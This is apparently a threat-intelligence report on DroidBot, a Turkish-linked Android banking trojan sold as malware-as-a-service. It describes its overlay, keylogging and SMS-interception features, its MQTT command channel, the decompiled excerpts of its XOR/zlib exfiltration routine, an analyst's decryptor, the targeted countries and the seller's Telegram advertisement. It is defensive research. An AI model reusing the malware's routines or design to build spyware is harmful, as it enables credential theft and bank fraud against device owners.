DroidBot: Insights from a new Turkish MaaS fraud operation

By Simone Mattia, Alessandro Strino

Archived: 2026-04-05 18:01:33 UTC

Key Points

- In late October 2024, the Cleafy TIR team discovered and analysed a new Android Remote Access Trojan (RAT). Upon investigation, traces of this threat were found dating back to June 2024. However, as of this writing, no connections to any known malware families have been identified. Consequently, the team has classified this new threat under the name **DroidBot**, based on a domain name leveraged by this malware.
- DroidBot is a modern RAT that combines hidden VNC and overlay attack techniques with spyware-like capabilities, such as keylogging and user interface monitoring. Moreover, it leverages dual-channel communication, transmitting outbound data through MQTT and receiving inbound commands via HTTPS, providing enhanced operation flexibility and resilience.
- At the time of writing, DroidBot **targets 77 distinct entities**, including banking institutions, cryptocurrency exchanges, and national organisations. Active campaigns have been observed in countries such as the **United Kingdom**, **Italy**, **France**, **Spain**, and **Portugal**, indicating a potential expansion into **Latin America**.
  Inconsistencies observed across multiple samples indicate that this malware is still under active development. These inconsistencies include placeholder functions, such as root checks, different levels of obfuscation, and multi-stage unpacking. Such variations suggest ongoing efforts to enhance the malware's effectiveness and tailor it to specific environments.
- The information retrieved within malware samples (e.g., debug strings, configuration files, etc.) makes us assume that most of its developers are Turkish speakers. This observation reflects, at least partially, the efforts to adapt tactics for broader geographical impact.

Executive Summary

DroidBot is an advanced Android Remote Access Trojan (RAT) that combines classic hidden VNC and overlay capabilities with features often associated with spyware. It includes a keylogger and monitoring routines that enable the interception of user interactions, making it a powerful tool for surveillance and credential theft. A distinctive characteristic of DroidBot is its dual-channel communication mechanism: outbound data from infected devices is transmitted using the MQTT protocol, while inbound commands, such as overlay target specifications, are received over HTTPS. This separation enhances its operational flexibility and resilience.
At the time of analysis, **77 distinct targets** have been identified, including banking institutions, cryptocurrency exchanges, and national organisations, underscoring its potential for widespread impact. Notably, the threat actor behind DroidBot has been linked to Turkey, reflecting a broader trend of adapting tactics and geographical focus.

Analysis of DroidBot samples has also revealed its **Malware-as-a-Service (MaaS)** infrastructure, with **17 distinct affiliate groups** identified, each assigned unique identifiers. Interestingly, multiple affiliates were found to be

communicating over the same MQTT server, suggesting that some groups may collaborate or participate in demonstration sessions showcasing the malware's capabilities.

Moreover, DroidBot appears to be under active development. Some functions, such as root checks, exist as placeholders and are not yet properly implemented, while other features vary between samples (e.g., obfuscation, emulator checks, multi-stage unpacking). These inconsistencies suggest ongoing refinement to enhance functionality or adapt to specific environments. Despite these developmental signs, the malware has already demonstrated its potential, successfully targeting users in the **United Kingdom**, **Italy**, **France**, **Spain**, and **Portugal**, with indications of expansion into linguistically similar Latin American regions.
The combination of advanced surveillance features, dual-channel communication, a diverse target list, and an active MaaS infrastructure highlights DroidBot's sophistication and adaptability. As it evolves, this malware poses an escalating threat to financial institutions, government entities, and other high-value targets across multiple regions.

The following table represents a summary of the TTP behind DroidBot campaigns:

First Evidence	**Mid-2024**
State	Active
Affected Entities	Retail banking
Target OSs	Android
Target Countries	DE, FR, IT, TK, UK, ES, PT
Infected Chain	Side-loading via Social Engineering
Fraud Scenario	On-Device Fraud (ODF)
Preferred Cash-Out	Data not available
Amount handled (per transfer)	Data not available

Technical Analysis

Malicious App Overview

To lure victims into downloading and installing DroidBot, the TAs leverage common decoys frequently observed in banking malware distribution campaigns. In this case, the malware is disguised as generic security applications, Google services, or popular banking apps.




Figure 1 - Common decoy used in DroidBot campaigns

Like most modern Android banking malware, DroidBot relies heavily on abusing Accessibility Services to carry out its malicious functions. These services are typically requested during the initial stages of installation, as shown in the Figure above. DroidBot appears to have been developed using the B4A framework, a popular framework for native Android applications. It's important to note that B4A is widely used in malware developed by Brazilian TAs, such as the Brata family and its known variant CopyBara.

DroidBot offers a range of functionalities commonly found in modern Android banking malware, including:

- **SMS Interception**: The malware monitors incoming SMS messages, often used by financial institutions to deliver transaction authentication numbers (TANs), allowing attackers to bypass two-factor authentication mechanisms.
- **Key-Logging**: By exploiting Accessibility Services, DroidBot captures sensitive information displayed on the screen or entered by the user, such as login credentials, personal data, or account balances.
- **Overlay Attack**: This approach involves displaying a fake login page over the legitimate banking application once the victim opens it to intercept valid credentials.
- **VNC-Like Routine:** DroidBot periodically takes screenshots of the victim's device, providing threat actors with continuous visual data that offers a real-time overview of the device's activity.
- **Screen Interaction**: Leveraging the full potential of Accessibility Services, DroidBot enables remote control of the infected device. This includes executing commands to simulate user interactions such as tapping buttons, filling out forms, and navigating through applications, effectively allowing attackers to operate the device as if they were physically present.

This report will not provide an in-depth analysis of these functionalities, as they are standard features across most modern banking trojans. Moreover, our analysis did not reveal any noteworthy innovations in their

implementation. Instead, the following sections will focus on some unique and intriguing aspects uncovered during our investigation.

Exploring C2 Communication

The DroidBot banking trojan employs an unconventional Command-and-Control (C2) communication method, leveraging the MQTT (Message Queuing Telemetry Transport) protocol. This lightweight and efficient protocol, traditionally used in IoT and real-time messaging systems, enables DroidBot to achieve seamless data exfiltration from infected devices.

The choice of MQTT is particularly noteworthy because its use among Android malware remains relatively rare. The TA strategic decision facilitates efficient communication and enhances the malware's ability to evade detection. By adopting a protocol not commonly associated with malicious activities, the operators behind DroidBot can stay under the radar of conventional security measures.

DroidBot's utilisation of MQTT reflects a growing trend in the malware landscape. Recent examples of Android banking trojans adopting this protocol include Copybara and BRATA/AmexTroll. Originally active in Latin America, these families have recently expanded their operations to Europe, demonstrating such techniques' increasing versatility and geographical spread.

DroidBot dynamically retrieves the MQTT broker's address from a remote resource to ensure resilience and mitigate takedowns. Specifically, the malware utilises a hardcoded domain within its source code to request an HTTP to a designated endpoint. This endpoint, /GETM5662, returns the broker's address.




Figure 2 - Retrieving the MQTT broker domain

In earlier versions of DroidBot, this address was delivered in plain text, as shown in the previous image. However, the TAs have recently adapted their techniques to enhance resilience and stealth. In the latest samples, the response containing the broker's address is first encrypted and then encoded in Base64 before being delivered to the malware. Once received, the malware decodes and decrypts the address, which is used to establish a connection to the MQTT broker.

The MQTT broker used by DroidBot is organised into specific topics that categorise the types of communication exchanged between the infected devices and the C2 infrastructure. These topics function as logical channels, each

dedicated to a specific type of data or instruction, ensuring a structured and efficient flow of information. For readers unfamiliar with the MQTT protocol, topics are hierarchical strings that organise and route messages between publishers (senders) and subscribers (receivers). A topic acts as an "address" within the broker, determining where a message should be delivered. In the following image, you can see a snippet from DroidBot's decompiled code, which reveals some of the hardcoded topics utilised by the malware.

```
backgroundservice._sendcommandtomqttbroker(this._mapcommand, "pinsave");
backgroundservice._sendcommandtomqttbroker(map4, globalparameters._vvvvvvvvv1);
backgroundservice._sendcommandtomqttbroker(map4, globalparameters._vvvvvvvvv1);
backgroundservice._sendcommandtomqttbroker(map11, globalparameters._vvvvvvvvv1);
backgroundservice._sendcommandtomqttbroker(map14, globalparameters._vvvvvvvvv1);
backgroundservice._sendcommandtomqttbroker(map19, globalparameters._vvvvvvvvv1);
backgroundservice._sendcommandtomqttbroker(map23, globalparameters._vvvvvvvvv1);
backgroundservice._sendcommandtomqttbroker(map26, globalparameters._vvvvvvvvv1);
backgroundservice._sendcommandtomqttbroker(this._mapcommand, "logicpanel");

_sendcommandtomqttbroker(map, globalparameters._vvvvvvvvv1);
_sendcommandtomqttbroker(map, globalparameters._vvvvvvvvv1);
_sendcommandtomqttbroker(map, "devicelive");
```

Figure 3 - Partial list of MQTT topics leveraged by DroidBot C2 communication

By compartmentalising communications in this way, the malware simplifies data handling and ensures a degree of modularity, potentially making it easier to adapt or expand its capabilities in future updates. In fact, during our analysis, we also identified several topics that do not appear to be actively used by the malware at this time. These include *applicationlog*, *pinsave*, and *injectionlog*.

These unused topics suggest that the TAs may have planned additional functionalities or reserved these channels for future updates. This further highlights the evolving nature of DroidBot and its potential for expanded malicious capabilities over time.

To secure its communications with the MQTT broker, DroidBot employs an encryption routine that obfuscates the transmitted data, making it challenging to intercept or analyse without reverse engineering. The process for constructing the communication flow is outlined in the following Figure:

```
public static String _sendcommandtomqttbroker(Map map, String str) throws Exception {
    try {
        globalparameters globalparametersVar = mostCurrent._vvvvvvvvvvvvvvvvvvvv3;
        if (globalparameters._ping_mqtt >= 2800 || !_vvvv4.IsInitialized() || !_vvvv4.getConnected() || map.getSize() <= 0) {
            return "";
        }
        globalparameters globalparametersVar2 = mostCurrent._vvvvvvvvvvvvvvvvvvvv3;
        byte[] bytes = globalparameters._vvvvvvvvv2(processBA, map).getBytes("UTF8");
        _vvvv4.Publish2(str, new CompressedStreams().CompressBytes(analyst_xor_routine(bytes, analyst_prepare_key("PO000000000000000000L".getBytes("UTF8"), bytes.length)), "zlib"), 0, false);
        return "";
    } catch (Exception e) {
        processBA.setLastException(e);
        Common.ToastMessageShow(BA.ObjectToCharSequence(Common.LastException(processBA).getObject()), false);
        return "";
    }
}

public static byte[] analyst_xor_routine(byte[] bArr, byte[] bArr2) throws Exception {
    byte[] bArr3 = new byte[bArr.length];
    int length = bArr.length - 1;
    for (int i = 0; i <= length; i++) {
        Bit bit = Common.Bit;
        bArr3[i] = (byte) Bit.Xor(bArr[i], bArr2[i]);
    }
    return bArr3;
}

public static byte[] analyst_prepare_key(byte[] bArr, int i) throws Exception {
    byte[] bArr2 = new byte[i];
    int i2 = i - 1;
    for (int i3 = 0; i3 <= i2; i3++) {
        bArr2[i3] = bArr[i3 % bArr.length];
    }
    return bArr2;
}
```

Figure 4 - MQTT data: encryption routine

In details:

- **Serialisation**: The clear-text message is first serialised into a byte array using UTF-8 encoding.
- **Encryption via XOR**: The serialised byte array is passed through an XOR-based encryption routine. As shown in the code snippet, the encryption key is derived using a predefined pattern (PO0000000000000000000L), which is dynamically resized to match the length of the message. Each byte of the message is XORed with the corresponding byte of the repeated pattern, resulting in an encrypted array.
- **Compression (zlib)**: The encrypted byte array is further compressed using the zlib compression algorithm.
- **Transmission via MQTT**: The resulting message is then published to the broker via MQTT.

Below is a simplified version of the decryptor code:

```
def reverse_prepare_buffer(data, pattern):
  result = bytearray(len(data))
  for i in range(len(data)):
    result[i] = data[i] ^ pattern[i % len(pattern)]
  return bytes(result)

def on_message(client, userdata, message):
    print(f"Received message on topic: {message.topic}")
    try:
        compressed_payload = message.payload
        decompressed_payload = zlib.decompress(compressed_payload)
        decoded_payload = reverse_prepare_buffer(decompressed_payload, PATTERN)
        if not os.path.exists(OUTPUT_DIR):
            os.makedirs(OUTPUT_DIR)
        file_path = os.path.join(OUTPUT_DIR, f"{message.topic.replace('/', '_')}.txt"
        with open(file_path, "ab") as f:
            f.write(decoded_payload + b"\n---\n")
        print(f"Message saved to {file_path}")

    except Exception as e:
      print(f"Error processing message from topic {message.topic}: {e}")
```

Figure 5 - Decryptor code

Exploring C2 Communication

DroidBot introduces a custom decryption routine to decrypt embedded strings that contain information about the C2 server and credentials for successfully connecting to the MQTT broker. The decryption routine is pretty straightforward. However, it relies on four parameters that depend on the **package name**, the **version and name**, and an **integer**.




Figure 6 - Decryption routine

This reflects an effort to make string decryption less straightforward. However, once a collection of samples has been gathered, an application parser will still be needed to extract all relevant information.




Figure 7 - Decrypting strings

Analysing the sample, a keyword that captured our attention was injection. It was possible to read through the developers' posts on underground forums that DroidBot was equipped with an ATS (Automatic Transfer System) module that allows the app to perform a completely automated fraud against a target. However, exploring the MQTT messages and collecting injection information made it impossible to observe a proper ATS engine. We can’t exclude that that information is stored on the server and could be sent over “candidate” bots.

Target Countries

Investigating the TAs' infrastructure also enabled us to obtain the list of financial institutions targeted by these campaigns. Analysing the nationality of the users of these institutions reveals a particular in the European area with a focus on four nations: France, Italy, Spain, and Turkey.




Figure 8 - Targeted Users Countries

The same results also emerge from analysing a file in the malware called security.html, which contains a security page warning users that “The application cannot be uninstalled for security reasons”. Within the code, we can see that this information is customised for 4 main languages: **English**, **Italian**, **Spanish**, and **Turkish**.

Figure 9 - Targeted Users Languages

Further investigation of the MQTT client revealed a significant number of infected French users, confirming France as one of the campaign's targets.

Exposing the Underlying MaaS Operations

Malware-as-a-Service (MaaS) is a business model in the cybercrime world where malware authors offer their malicious software and services to other cybercriminals. This model operates similarly to legitimate Software-as-a-Service (SaaS) platforms, where customers can subscribe to a service and access software without developing or

maintaining it themselves. The malware's creators develop and maintain the malicious software while providing it to "affiliates" or "botnet operators" who pay for access.

By examining DroidBot Command-and-Control (C2) infrastructures and malware configurations, evidence emerged suggesting the existence of a private MaaS network. This network operates with a sophisticated structure, enabling "affiliates" or "botnet operators" to access DroidBot and its advanced capabilities.

Affiliates, Forums, and Offerings

Our analysts successfully retrieved the initial post from a prominent Russian-speaking hacking forum, where the purported authors introduced their MaaS offering. This post, dated October 12, 2024, provides critical insights employed by the creators of DroidBot.





Figure 10 - Forum post advertising a new Android bot

According to this post, we can extract the following information:

- **“Allegedly” experienced malware developer**: the user claims to have written the bot from scratch, signalling advanced malware development skills and experience in the field. However, the forum account used to create this post has no reputation or history within the forum, and its registration dates back only a few months. This discrepancy could raise questions about the claimed expertise and experience.
- **Comprehensive MaaS Offering**: The service package includes a crypter (used to obfuscate malware) and server access, indicating the infrastructure to support affiliates in evading detection and running operations smoothly.
- **Powerful Android features,** including hVNC, allow remote control of infected devices while keeping them hidden from the victim. ATS (Automated Transfer System) is also included, but we found nothing related to the ATS routine or similar approaches during our investigation.

- **No restrictions against CIS countries**, which could suggest that the authors do not originate from the CIS region.

In the same forum post, the author included details of a Telegram channel for those interested in joining the group as affiliates. This channel provides additional information about DroidBot's features and the monthly subscription price of $3000. The Threat Actors frequently share screenshots of specific details within the Command-and-Control (C2) panel, offering potential affiliates a glimpse of its capabilities.


Telegram
40 subscribers
Only serious people.
We accept escrow wwh/xss/exploit. Contact ---------->>>>
104 07:59
Advanced Android Remote Administration Tool
Channel:
Take full control with features like:
VNC/HVNC (remote desktop)
Blackscreen Mode (invisible operations)
Overlay, Camera & GPS Control
File Manager, Contact Manager, Read SMS
Google Play Loader, Open Apps, Unlock PIN/Pattern
Control Android devices seamlessly without user detection.
Manage everything, anytime, anywhere.
Accept Escrow xss/exploit/wwh/verified
Since 2014
251 08:22
